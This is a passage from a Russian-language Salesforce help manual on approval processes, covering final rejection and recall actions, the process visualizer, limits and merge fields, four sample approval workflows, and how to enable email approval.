- Чтобы удалить действие из процесса утверждения, щелкните **«Удалить»**. Данная операция не удаляет само действие.
- Чтобы добавить другое действие в список действий, нажмите кнопку **«Добавить существующее»**. See [Select Approval Actions](#) на странице 4851.
- Чтобы создать действие и связать его с процессом утверждения, нажмите кнопку **«Добавить новое»** и выберите соответствующий тип. Next, configure the action.

СМ. ТАКЖЕ:

[Начало работы с утверждениями](#)

[Средство визуализации процессов](#)

[Терминология по процессам утверждения](#)

## Действия окончательного отклонения

Действия окончательного отклонения — это действия, выполняемые при отклонении запроса ответственным за утверждение. Действиями окончательного отклонения считаются электронные предупреждения, обновления полей, задачи или исходящие сообщения. Например, действие окончательного отклонения может назначить статус «Отклонено», отправить электронное уведомление и разблокировать запись для ее редактирования перед повторной отправкой.

Если запись отклонена всеми ответственными за утверждение, то система Salesforce выполняет все действия окончательного отклонения. Стандартным действием окончательного отклонения является действие «Блокировка записи». При необходимости данное значение может быть изменено. Отклонение записи может сопровождаться 40 дополнительными действиями (по 10 действий каждого типа).

| Тип                        | Описание  |
|----------------------------|---|
| Задача                     | Назначение задачи выбранному пользователю. При необходимости заполните следующие поля задачи: «Тема», «Статус», «Приоритет» и «Крайний срок». |
| Электронное предупреждение | Использование выбранного шаблона эл. почты для отправки сообщения эл. почты выбранному получателю.  |
| Обновление поля            | Изменение значения выбранного поля. При необходимости укажите значение или создайте формулу для нового значения.                              |
| Исходящее сообщение        | Отправка сообщения выбранной конечной точке. При необходимости укажите имя пользователя и дату, которые должны быть добавлены в сообщение.    |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования действий окончательного отклонения:

- «Настройка приложения»

Чтобы управлять окончательными действиями по утверждению, в разделе «Настройка» введите *Процессы утверждения* в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**, после чего выберите нужный процесс утверждения.

- Связанный список «Действия окончательного отклонения» содержит все действия, выполняемые при окончательном отклонении записи.
- Чтобы изменить действие, щелкните **«Правка»**. Любые изменения, внесенные в действие, влияют на другие соответствующие процессы утверждения и бизнес-правила.
- Чтобы удалить действие из процесса утверждения, щелкните **«Удалить»**. Данная операция не удаляет само действие.
- Чтобы добавить другое действие в список действий, нажмите кнопку **«Добавить существующее»**. See [Select Approval Actions](#) на странице 4851.
- Чтобы создать действие и связать его с процессом утверждения, нажмите кнопку **«Добавить новое»** и выберите соответствующий тип. Next, configure the action.

СМ. ТАКЖЕ:

[Начало работы с утверждениями](#)

[Средство визуализации процессов](#)

[Терминология по процессам утверждения](#)

## Действия отзыва

Действия отзыва — это действия, выполняемые при отзыве отправленного запроса на утверждение. По умолчанию отзыв инициирует автоматическую разблокировку записи. Действиями отзыва считаются электронные предупреждения, обновления полей, задачи или исходящие сообщения. Например, действие отзыва может изменить статус запроса «Выполняется» на «Не отправлено».

При установке флажка **«Разрешить отправителям отзывать запросы на утверждение»** отправителям и администраторам доступна кнопка **«Отозвать запрос на утверждение»** в связанном списке «Журнал утверждений» на странице сведений об отправленных записях. В противном случае данная кнопка доступна только администраторам. При нажатии кнопки **«Отозвать запрос на утверждение»** отложенный запрос на утверждение записи отменяется и выполняются действия отзыва.

Если запись отзывается после отправки, то система Salesforce выполняет все действия отзыва, включая разблокировку записи. Отзыв записи может сопровождаться 40 дополнительными действиями (по 10 действий каждого типа).

| Тип                        | Описание  |
|----------------------------|---|
| Задача                     | Назначение задачи выбранному пользователю. При необходимости заполните следующие поля задачи: «Тема», «Статус», «Приоритет» и «Крайний срок». |
| Электронное предупреждение | Использование выбранного шаблона эл. почты для отправки сообщения эл. почты выбранному получателю.  |
| Обновление поля            | Изменение значения выбранного поля. При необходимости укажите значение или создайте формулу для нового значения.                              |
| Исходящее сообщение        | Отправка сообщения выбранной конечной точке. При необходимости укажите имя пользователя и дату, которые должны быть добавлены в сообщение.    |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования действий отзыва:

- «Настройка приложения»

Чтобы управлять действиями по отзыву для процесса утверждения, в разделе «Настройка» введите «*Процессы утверждения*» в поле «Быстрый поиск», затем выберите «**Процессы утверждения**», после чего выберите нужный процесс утверждения.

Связанный список «Действия отзыва» содержит все действия, выполняемые при отзыве записи.

- Чтобы изменить действие, щелкните «**Правка**». Любые изменения, внесенные в действие, влияют на другие соответствующие процессы утверждения и бизнес-правила.
- Чтобы удалить действие из процесса утверждения, щелкните «**Удалить**». Данная операция не удаляет само действие.
- Чтобы добавить другое действие в список действий, нажмите кнопку «**Добавить существующее**». См. раздел «[Выбор действий утверждения](#)» на странице 4851.
- Чтобы создать действие и связать его с процессом утверждения, нажмите кнопку «**Добавить новое**» и выберите соответствующий тип. Затем настройте действие.

СМ. ТАКЖЕ:

[Начало работы с утверждениями](#)

[Средство визуализации процессов](#)

[Терминология по процессам утверждения](#)

## Средство визуализации процессов

Используйте средство визуализации процессов для решения следующих задач.

- Отображения блок-схемы каждого сохраненного процесса утверждения.
- Повышение взаимодействия между ответственными за процессы утверждения и ответственными за закрытие сделки.
- Внедрение политик компании путем документирования решений, принятых при разработке процесса утверждения.
- Печать аннотированной версии процесса утверждения, где числа, добавленные в диаграмму, соответствуют сведениям из таблицы, отображаемой в печатной версии.
- Совместное использование диаграмм процессов утверждения путем сохранения аннотированных версий в виде PDF-файлов (требуется наличие драйвера печати Adobe® PDF).
- Быстрый поиск основных сведений путем поиска совпадающего текста в комплексных диаграммах.
- Визуализация и инфограмма:
  - Этапы, необходимые для утверждения записи.
  - Выбранные ответственные за утверждение для каждого этапа.
  - Критерии, используемые для инициирования процесса утверждения.
  - Специальные действия, которые должны быть выполнены при утверждении, отклонении, отзыве или первоначальной отправке записи на утверждение.

[Запуск средства визуализации процессов.](#)

СМ. ТАКЖЕ:

[Запуск средства визуализации процессов.](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Запуск средства визуализации процессов.

Прежде чем использовать средство визуализации процессов, рекомендуем выполнить указанные ниже действия.

- Включите или загрузите модуль Adobe Flash Player 9.0.115 или более поздней версии.
- Убедитесь в наличии как минимум одного процесса утверждения, заданного в организации.

После выполнения предварительных действий...

1. В разделе «Настройка» введите «Процессы утверждения» в поле «Быстрый поиск», затем выберите «Процессы утверждения».
2. Щелкните имя нужного процесса утверждения.
3. Щелкните «**Просмотр диаграммы**» на странице сведений о процессе утверждения.

Диаграммы процессов утверждения доступны только для просмотра. Средство визуализации процессов не может использоваться для обновления процессов утверждения. Чтобы просмотреть обновления после сохранения изменений, внесенных в процесс утверждения, щелкните «**Просмотр диаграммы**» или нажмите кнопку «**Обновить**» в открытом окне средства визуализации процессов.

СМ. ТАКЖЕ:

[Средство визуализации процессов](#)

## Рекомендации для процессов утверждения

Прежде чем внедрить процесс утверждения для организации, просмотрите рекомендации ниже.

- *Активные* процессы утверждения не могут быть удалены. Прежде чем удалить процесс утверждения, убедитесь, что данный процесс неактивен, а записи, отправленные на утверждение, отсутствуют. В противном случае удалите отправленные записи и очистите корзину.
- При необходимости включите функцию электронного утверждения. Функция электронного утверждения позволяет пользователям утверждать или отклонять электронные запросы путем отправки ответа на сообщение эл. почты. Ответственным за утверждение должно быть предоставлено полномочие «API включен», позволяющее утверждать или отклонять запросы на утверждение посредством эл. почты.
- Если объект утверждения становится подробным во взаимосвязи «Основная — подробная», то поле «Ответственный» недоступно для макетов страниц утверждения или шаблонов сообщений об утверждении.
- Сообщите пользователям критерии каждого процесса утверждения и выполняемые им действия. Процесс утверждения, инициируемый при нажатии кнопки «**Отправить на утверждение**», неизвестен пользователям.
- Записи, находящиеся в процессе утверждения, блокируются. Возможность редактирования заблокированной записи определяется параметрами редактируемости записи, заданными для процесса утверждения.
  - «ТОЛЬКО администраторы»: редактирование заблокированных записей доступно только пользователям с полномочием «Изменить все» для данного объекта или полномочием «Изменение всех данных».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра этапов  
утверждения:

- «Просмотр настройки и конфигурации»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- «Администраторы или текущий назначенный ответственный за утверждение . . .»: редактирование заблокированных записей доступно текущему ответственному за утверждение и пользователям, соответствующим критерию «ТОЛЬКО администраторы». Кроме того, текущему ответственному за утверждение должен быть предоставлен доступ для редактирования записи посредством полномочий и единых стандартных параметров общего доступа для данного объекта.

При необходимости участники кампании могут быть добавлены в кампании, заблокированные для утверждения.

- Пользователь с одним из нижеуказанных полномочий может утверждать или отклонять отложенные запросы на утверждение, не являясь частью процесса утверждения.
  - Полномочие «Изменить все» для данного объекта
  - Полномочие «Изменение всех данных»
- Потоки могут удалять записи, находящиеся в процессе утверждения.
- Процессы утверждения, позволяющие пользователям вручную выбирать ответственного за утверждение, также позволяют отправлять запрос на выбор самого себя в качестве ответственного за утверждение.
- Процесс утверждения может задавать действие обновления поля, выполняющее повторную оценку бизнес-правил для обновленного объекта. Однако, обновления полей кросс-объекта, которые могут быть доступны в повторно оцененных бизнес-правилах, пропускаются.
- Обновления полей, выполняемые как действия утверждения, не инициируют бизнес-правила.

## Сообщения об ошибках

- Сообщение об ошибке отображается для пользователя, отправляющего запрос на утверждение:
  - Если запрос на утверждение должен направлен непосредственному руководителю пользователя, но данному пользователю не назначен непосредственный руководитель.
  - Если процесс утверждения содержит обновление поля, которое не удовлетворяет стандартным правилам проверки поля. Такое возможно, если поле недоступно в макете страницы пользователя.
- ✍ **Прим.:** Обновления полей не выполняют оценку *настраиваемых* правил проверки для полей.
- Сообщение об ошибке отображается для пользователя, отправляющего запрос на утверждение, для права или сервисного контракта, если выполнены оба следующих условия:
  - Процесс утверждения содержит поле «Ответственный за запись», отображающее исходного отправителя.
  - Пользователь, отправляющий запрос на утверждение, не несет ответственность за организацию, связанную с правом или сервисным контрактом.
- Сообщение об ошибке отображается для пользователя, утверждающего или отклоняющего несколько записей, если следующий ответственный за утверждение отсутствует, а связанные процессы утверждения требуют выбора следующего ответственного за утверждение вручную. Во избежание данного сообщения об ошибке, рекомендуем утверждать или отклонять каждую запись по отдельности.
- Сообщение об ошибке отображается, если следующий ответственный за утверждение является связанным пользователем или пользователем из иерархии ролей, который, в свою очередь, не активен или не существует. Рекомендуем администраторам проверять процессы утверждения на наличие неактивных или несуществующих пользователей.

## Утверждения и очереди

- Параметр назначения очереди запросов на утверждение доступен только для объектов, поддерживающих очереди.

- Функция электронного утверждения недоступна для тех процессов утверждения, в которых ответственность за утверждение назначена очереди.
- Группа или очередь не может быть назначена в качестве делегированного ответственного за утверждение.
- Если ответственность за утверждение назначена очереди:
  - Любой участник очереди может утвердить или отклонить запрос, назначенный очереди.
  - Электронные запросы на утверждение отправляются на адрес эл. почты очереди. Если очередь поддерживает отправку сообщений эл. почты своим участникам, то электронные запросы на утверждение также отправляются участникам очереди, кроме участников, запретивших принимать сообщения эл. почты, содержащие запросы на утверждение.
  - Если запрос на утверждение назначен очереди, то соответствующее электронное уведомление также отправляется делегированному ответственному за утверждение для каждого участника очереди.
  - Электронные уведомления, отправляемые очереди, не предназначены для внешней аудитории, поэтому любые экземпляры поля слияния `{!ApprovalRequest.External_URL}` в шаблоне эл. почты, отправляются как эквивалентные внутренние URL-адреса.
  - Уведомления Salesforce<sup>1</sup> для запросов на утверждение не отправляются очередям. Рекомендуем добавить отдельных пользователей в качестве назначенных ответственных за утверждение для каждого этапа утверждения, использующего очередь. В этом случае получение уведомлений о запросах на утверждение в приложении Salesforce<sup>1</sup> будет доступно хотя бы данным пользователям. Чтобы назначить ответственность за утверждение очередям и отдельным пользователям, установите флажок «Автоматически назначать ответственным за утверждение» вместо флажка «Автоматически назначать очереди» в этапе утверждения.
  - Если запрос на утверждение отклонен и возвращен предыдущему ответственному за утверждение, которым является очередь, то запрос на утверждение назначается утвердившему пользователю, но не очереди.
  - Связанный список «Журнал утверждений» отображает имя очереди в столбце «Назначено», а фактического пользователя, утвердившего или отклонившего запрос, в столбце «Фактический ответственный за утверждение».

## Ограничения

- Каждый процесс может содержать не более 30 этапов.
- Каждому этапу может быть задано не более 25 ответственных за утверждение.
- Объекты объединения не поддерживают создание исходящих сообщений для процессов утверждения.
- Активный процесс утверждения не позволяет добавлять, удалять или изменять порядок отображения этапов, а также менять алгоритм отклонения или пропуска после его деактивации.

## Утверждения и поля слияния

- Поля слияния для процессов утверждения могут использоваться в шаблонах эл. почты, но не в шаблонах стандартных писем.
- Поля слияния утверждения (кроме `{!ApprovalRequest.Comments}`) по имени `{!ApprovalRequest.имя_поля}` в шаблонах электронной почты возвращают значения только при использовании в сообщениях эл. почты о назначении утверждения и электронных предупреждениях для процессов утверждения. При использовании в других сообщениях эл. почты, включая электронные предупреждения для бизнес-правил, поля слияния утверждения возвращают значение `null`.
- Поле слияния `{!ApprovalRequest.Comments}` возвращает только последний введенный комментарий в сообщениях эл. почты для этапа утверждения, предполагающего единогласное утверждение несколькими ответственными.



- Полям слияния в электронном запросе на утверждение присваивается имя отправителя и название первого этапа.
- Поля слияния обновляются после утверждения запроса (добавляется имя ответственного за утверждение и название второго этапа).
- В последующих действиях значения полей слияния обновляются на основе предыдущего выполненного этапа.
- При создании процесса утверждения текущий пользователь или автор процесса может выбрать отправителя. При использовании настраиваемых шаблонов эл. почты, содержащих поля слияния, предполагается, что текущий пользователь должен отличаться от отправителя. Изменение текущего пользователя (`{!User.<имя_поля>}`) на выбранного отправителя (`{!ApprovalRequestingUser.<имя_поля>}`).

СМ. ТАКЖЕ:

[Рекомендации по использованию отчетов по журналам утверждений](#)

[Рекомендации для функции «Утверждения в Chatter»](#)

[Включение электронного утверждения](#)

## Образец процесса утверждения

Ознакомьтесь с примерами процессов утверждения, которые могут использоваться для создания собственных процессов.

### [Пример процесса утверждения: запросы на оплачиваемый отпуск](#)

Обычно заявления на оплачиваемый отпуск утверждаются менеджерами сотрудников. Ниже перечислены действия, позволяющие автоматизировать простой одноэтапный процесс отправки запросов на оплачиваемый отпуск посредством системы Salesforce.

### [Пример процесса утверждения: отчеты по расходам](#)

Система Salesforce позволяет автоматизировать процесс утверждения отчетов по расходам, отправляемых сотрудниками компании своим менеджерам. Чтобы создать двухэтапный процесс утверждения отчетов по расходам для всех сотрудников головного офиса, воспользуйтесь примером ниже. Данный пример определяет автоматическое утверждение любых расходов менее 50 рублей, утверждение на уровне менеджера всех расходов более 50 рублей и дополнительное утверждение на уровне двух вице-президентов всех расходов более 5 000 рублей. Данный пример охватывает параметр «иначе», а также функцию параллельных утверждений.

### [Пример процесса утверждения: скидки для возможностей](#)

Возможности, которым предоставляется скидка более 40%, должны утверждаться на уровне генерального директора. Чтобы создать одноэтапный процесс утверждения, воспользуйтесь примером ниже.

### [Пример процесса утверждения: соискатели](#)

Прежде чем отправить официальное предложение о работе одному из соискателей, компания может воспользоваться несколькими уровнями утверждения. Чтобы создать трехэтапный процесс утверждения, требующий участия менеджеров разного уровня, воспользуйтесь примером ниже.



## Пример процесса утверждения: запросы на оплачиваемый отпуск

Обычно заявления на оплачиваемый отпуск утверждаются менеджерами сотрудников. Ниже перечислены действия, позволяющие автоматизировать простой одноэтапный процесс отправки запросов на оплачиваемый отпуск посредством системы Salesforce.

### Подготовка организации

Прежде чем создать процесс утверждения, выполните указанные ниже действия.

- Если настраиваемый объект для отслеживания запросов на оплачиваемый отпуск отсутствует, создайте соответствующий настраиваемый объект и вкладку «Запросы на оплачиваемый отпуск». Добавьте соответствующие поля (например, «Дата начала», «Дата окончания» и «Имя сотрудника»).
- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Чтобы разрешить пользователям переход на страницу утверждения, добавьте любое поле слияния для процессов утверждения.

### Создание процесса утверждения

Чтобы создать процесс утверждения для настраиваемого объекта запроса на оплачиваемый отпуск, воспользуйтесь мастером быстрого запуска и выполните следующее.

- Выберите шаблон эл. почты, созданный для данного процесса утверждения.
- Чтобы разрешить отправку запросов всем пользователям, а также их добавление независимо от заданных атрибутов, пропустите критерии фильтрации.
- Выберите параметр «Автоматически назначать ответственного за утверждение с помощью стандартного или настраиваемого поля иерархии», а затем выберите значение «Менеджер».
- Мастер запуска автоматически выбирает ответственного за запись как единственного пользователя, который может отправлять запросы на оплачиваемый отпуск.


 **Совет:** Чтобы разрешить отправителю отзыв отправленного запроса на оплачиваемый отпуск, выполните указанные ниже действия.

1. Щелкните **«Правка»** и выберите **«Исходные отправители»**.
2. Установите флажок **«Разрешить отправителям отзывать запросы на утверждение»**.

При установке флажка **«Разрешить отправителям отзывать запросы на утверждение»** отправителям и администраторам доступна кнопка **«Отозвать запрос на утверждение»** в связанном списке «Журнал утверждений» на странице сведений об отправленных записях. В противном случае данная кнопка доступна только администраторам. При нажатии кнопки **«Отозвать запрос на утверждение»** отложенный запрос на утверждение записи отменяется и выполняются действия отзыва. Дополнительную информацию см. в разделе [«Действия отзыва»](#) на странице 4855.

### Обработка данных

После создания процесса утверждения добавьте связанный список «Журнал утверждений» в макет страницы объекта «Запрос на оплачиваемый отпуск».

 **Совет:** Рекомендуем добавить связанный список «Элементы для утверждения» в настраиваемые макеты начальной страницы. Данный связанный список позволяет быстро просматривать запросы для утверждения или отклонения. Дополнительную информацию о добавлении данного компонента в макеты начальной страницы см. в разделе [«Создание макетов вкладки "Начальная страница"»](#) на странице 4373.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Прежде чем активировать процесс утверждения, протестируйте его в безопасной среде.

## Пример процесса утверждения: отчеты по расходам

Система Salesforce позволяет автоматизировать процесс утверждения отчетов по расходам, отправляемых сотрудниками компании своим менеджерам. Чтобы создать двухэтапный процесс утверждения отчетов по расходам для всех сотрудников головного офиса, воспользуйтесь примером ниже. Данный пример определяет автоматическое утверждение любых расходов менее 50 рублей, утверждение на уровне менеджера всех расходов более 50 рублей и дополнительное утверждение на уровне двух вице-президентов всех расходов более 5 000 рублей. Данный пример охватывает параметр «иначе», а также функцию параллельных утверждений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Подготовка организации

Прежде чем создать процесс утверждения, выполните указанные ниже действия.

- Если настраиваемый объект для отслеживания расходов отсутствует, создайте соответствующий настраиваемый объект и вкладку «Отчеты по расходам». Добавьте соответствующие поля (например, «Стоимость», «Описание», «Статус», «Дата начала» и «Дата окончания»).
- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Чтобы разрешить пользователям переход на страницу утверждения, добавьте любое поле слияния для процессов утверждения.
- Создайте настраиваемое поле «Расположение офиса» для объекта пользователя. Назначьте значение «Головной офис» пользователям головного офиса.

## Создание процесса утверждения

Чтобы [создать процесс утверждения](#), воспользуйтесь настраиваемым объектом «Отчет по расходам». Укажите сведения ниже.

- Критерием фильтрации для данного процесса утверждения является «*Текущий пользователь*»: «*Расположение офиса* равно *Головной офис*». Данный процесс утверждения доступен только записям, соответствующим заданному критерию.
- Выберите поле «Менеджер» в качестве следующего автоматического ответственного за утверждение.
- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Чтобы разрешить пользователям переход на страницу утверждения, добавьте любое поле слияния для процессов утверждения.
- Выберите ответственного за запись или любого другого пользователя, который должен отправлять отчеты по расходам.
- [Создайте два этапа утверждения.](#)
  1. Создайте этап «*Этап 1: Утверждение менеджером*» со спецификациями ниже.
    - Назовите данный этап «*Этап 1: Утверждение менеджером*».
    - Выберите параметр «Данный этап доступен следующим» и выберите значение **«критерии выполняются»**. При необходимости выберите значение **«утвердить запись»** для параметра «иначе».
    - Задайте критерий фильтрации: «*Расходы*»: «*Стоимость*» больше или равно «50»».
    - Выберите менеджера для пользователя, отправляющего запрос, в поле «Автоматически назначить ответственным за утверждение».


- Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
2. Создайте второй этап утверждения *«Этап 2: Утверждение несколькими вице-президентами»* со спецификациями ниже.
- Задайте критерий фильтрации *«Расходы»: "Стоимость" больше или равно "5000"»*.
  - Выберите параметр «Автоматически назначать ответственным за утверждение» и выберите двух пользователей с ролью «Вице-президент».
  - Установите флажок «Требовать ЕДИНОГЛАСНОГО утверждения от всех выбранных ответственных за утверждение». Запрос утверждается только после утверждения обоими назначенными пользователями.
  - Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
  - Чтобы вернуть запрос, отклоненный одним из вице-президентов, на изменение менеджеру, установите флажок «Выполнить ТОЛЬКО действия отклонения для данного этапа...».

 **Совет:** Рекомендуем создать [действия окончательного утверждения](#) ниже.

- Определение обновления поля для автоматического выбора значения «Утверждено» в поле «Статус».
- Отправка уведомления об утверждении пользователю, отправившему отчет по расходам.
- Отправка исходящего сообщения во вспомогательную финансовую систему для печати компенсационных чеков.

## Обработка данных

После создания процесса утверждения добавьте связанный список «Журнал утверждений» в макет страницы объекта «Отчет по расходам».

 **Совет:** Рекомендуем добавить связанный список «Элементы для утверждения» в настраиваемые макеты начальной страницы. Данный связанный список позволяет быстро просматривать запросы для утверждения или отклонения. Дополнительную информацию о добавлении данного компонента в макеты начальной страницы см. в разделе [«Создание макетов вкладки "Начальная страница"»](#) на странице 4373.

Прежде чем активировать процесс утверждения, протестируйте его в безопасной среде.

## Пример процесса утверждения: скидки для возможностей

Возможности, которым предоставляется скидка более 40%, должны утверждаться на уровне генерального директора. Чтобы создать одноэтапный процесс утверждения, воспользуйтесь примером ниже.

### Подготовка организации

Прежде чем создать процесс утверждения, выполните указанные ниже действия.

- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Чтобы разрешить пользователям переход на страницу утверждения, добавьте любое поле слияния для процессов утверждения.
- Создайте следующие настраиваемые поля для возможностей:
  - Поле «Процент скидки» для ввода процента скидки.
  - Поле-флажок «Скидка утверждена» для отображения скидки, утвержденной генеральным директором.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### Создание процесса утверждения

[Создайте процесс утверждения](#) для объекта «Возможность». Укажите сведения ниже.

- Критерием фильтрации для данного процесса утверждения является «"Процент скидки" больше или равно "0,4"». Данный процесс утверждения доступен только записям, соответствующим заданному критерию.
- Настраиваемое поле может не выбираться в качестве следующего автоматического ответственного за утверждение, так как ответственность за утверждение всех запросов позже будет назначена генеральному директору.
- Выберите шаблон эл. почты, созданный для данного процесса утверждения.
- Выберите ответственного за запись в качестве единственного пользователя, который может отправлять запросы на утверждение скидки.
- Создайте один этап утверждения без критерия фильтрации, так как все отправленные записи должны быть утверждены или отклонены.
- Выберите параметр «Автоматически назначать ответственным за утверждение» и введите имя генерального директора.
- Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
- Рекомендуем создать [действия окончательного утверждения](#) ниже.
  - Отправка уведомления об утверждении пользователю, отправившему запрос на скидку.
  - [Определение обновления поля](#) на странице 4785 для автоматической установки флажка возможности «Скидка утверждена».

### Обработка данных

После создания процесса утверждения добавьте связанный список «Журнал утверждений» в соответствующие макеты страниц возможности.

-  **Совет:** Рекомендуем добавить связанный список «Элементы для утверждения» в настраиваемые макеты начальной страницы. Данный связанный список позволяет быстро просматривать запросы для утверждения или отклонения.

Дополнительную информацию о добавлении данного компонента в макеты начальной страницы см. в разделе «Создание макетов вкладки "Начальная страница"» на странице 4373.

Прежде чем активировать процесс утверждения, протестируйте его в безопасной среде.

## Пример процесса утверждения: соискатели

Прежде чем отправить официальное предложение о работе одному из соискателей, компания может воспользоваться несколькими уровнями утверждения. Чтобы создать трехэтапный процесс утверждения, требующий участия менеджеров разного уровня, воспользуйтесь примером ниже.

### Подготовка организации

Прежде чем создать процесс утверждения, выполните указанные ниже действия.

- Если настраиваемый объект для отслеживания соискателей отсутствует, создайте соответствующий настраиваемый объект и вкладку «Соискатели». Добавьте соответствующие поля (например, «Зарплата», «Предложение принято» (флажок) и «Дата найма»).
- Создайте шаблон эл. почты для уведомления ответственных за утверждение о необходимости проверки запроса. Чтобы разрешить пользователям переход на страницу утверждения, добавьте любое поле слияния для процессов утверждения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Создание процесса утверждения

**Создайте процесс утверждения** для настраиваемого объекта «Соискатель». Укажите сведения ниже.

- Чтобы утвердить все отправленные предложения, пропустите критерий фильтрации.
- Выберите поле «Менеджер» в качестве следующего автоматического ответственного за утверждение.
- Выберите шаблон эл. почты, созданный для данного процесса утверждения.
- Выберите ответственного за запись или любого другого пользователя, который должен отправлять официальные предложения.
- **Создайте три этапа утверждения.**
  1. Создайте этап «*Этап 1: Утверждение менеджером.*»
    - Чтобы разрешить всем записям переход на данный этап, пропустите фильтр.
    - Выберите менеджера для пользователя, отправляющего запрос, в поле «Автоматически назначать ответственным за утверждение».
    - Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
  2. Создайте второй этап «*Этап 2: Утверждение вице-президентом.*»
    - Чтобы разрешить всем записям переход на данный этап, пропустите фильтр.
    - Чтобы разрешить менеджеру выбор соответствующего вице-президента для утверждения запроса, установите флажок «Позволить пользователю выбрать ответственного за утверждение».

- Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
  - Чтобы вернуть запрос, отклоненный вице-президентом, на изменение менеджеру, установите флажок «Выполнить ТОЛЬКО действия отклонения для данного этапа...».
- 3.** Создайте третий этап *«Этап 3: Утверждение финансовым директором»*.
- Чтобы разрешить всем записям переход на данный этап, пропустите фильтр.
  - Выберите параметр «Автоматически назначать ответственным за утверждение» и выберите имя финансового директора.
  - Чтобы разрешить пользователю, указанному в поле «Делегированный ответственный за утверждение», утверждение запросов, выберите параметр «Представитель ответственного за утверждение также может утвердить данный запрос».
  - Чтобы окончательно отклонить официальные предложения, отклоненные финансовым директором, выберите параметр «Выполнить все действия отклонения для данного этапа, а также все действия окончательного отклонения. (Окончательное отклонение)».



**Совет:**

- Рекомендуем создать [действия окончательного утверждения](#) ниже.
  - Отправка уведомления об утверждении пользователю, отправившему запрос на официальное предложение.
  - Определение обновления поля для установки флажка «Предложение принято».
- Рекомендуем создать [действия окончательного отклонения](#) ниже.
  - Отправка менеджеру уведомления об отклонении предложения.

## Обработка данных

После создания процесса утверждения добавьте связанный список «Журнал утверждений» в макет страницы объекта «Соискатели».



**Совет:** Рекомендуем добавить связанный список «Элементы для утверждения» в настраиваемые макеты начальной страницы. Данный связанный список позволяет быстро просматривать запросы для утверждения или отклонения. Дополнительную информацию о добавлении данного компонента в макеты начальной страницы см. в разделе [«Создание макетов вкладки "Начальная страница"»](#) на странице 4373.

Прежде чем активировать процесс утверждения, протестируйте его в безопасной среде.

## Включение электронного утверждения

Функция электронного утверждения позволяет пользователям утверждать или отклонять электронные запросы путем отправки ответа на сообщение эл. почты. Ответственным за утверждение должно быть предоставлено полномочие «API включен», позволяющее утверждать или отклонять запросы на утверждение посредством эл. почты.

### Прим.:

- Прежде чем включить функцию электронного утверждения, обратите внимание, что данная функция не может использоваться процессами утверждения, где назначенным ответственным за утверждение является очередь, или многоэтапными процессами утверждения, где следующий ответственный за утверждение выбирается вручную после первого этапа. Пользователи, использующие Microsoft® Word® в качестве редактора почтовых сообщений, должны добавлять комментарии в конец первой, а не второй строки сообщения.
  - Включая функцию электронного утверждения, пользователь разрешает системе Salesforce обрабатывать электронные ответы, обновлять запросы об утверждении для всех активных пользователей организации и обновлять объект утверждения от лица пользователей организации.
1. В разделе «Настройка» введите «*Параметры автоматизации процесса*» в поле «Быстрый поиск», затем выберите «**Параметры автоматизации процесса**».
  2. Установите флажок «Включить функцию электронного утверждения».
  3. Нажмите кнопку «**Сохранить**».

Ниже представлен стандартный шаблон эл. почты, используемый системой Salesforce для процессов утверждения после включения функции электронного утверждения (кроме случаев использования настраиваемого шаблона эл. почты).

[name of requesting user] has requested your approval for the following item.

To approve or reject this item, reply to this email with the word APPROVE, APPROVED, YES, REJECT, REJECTED, or NO in the first line of the email message, or click this link:

[link to approval page]

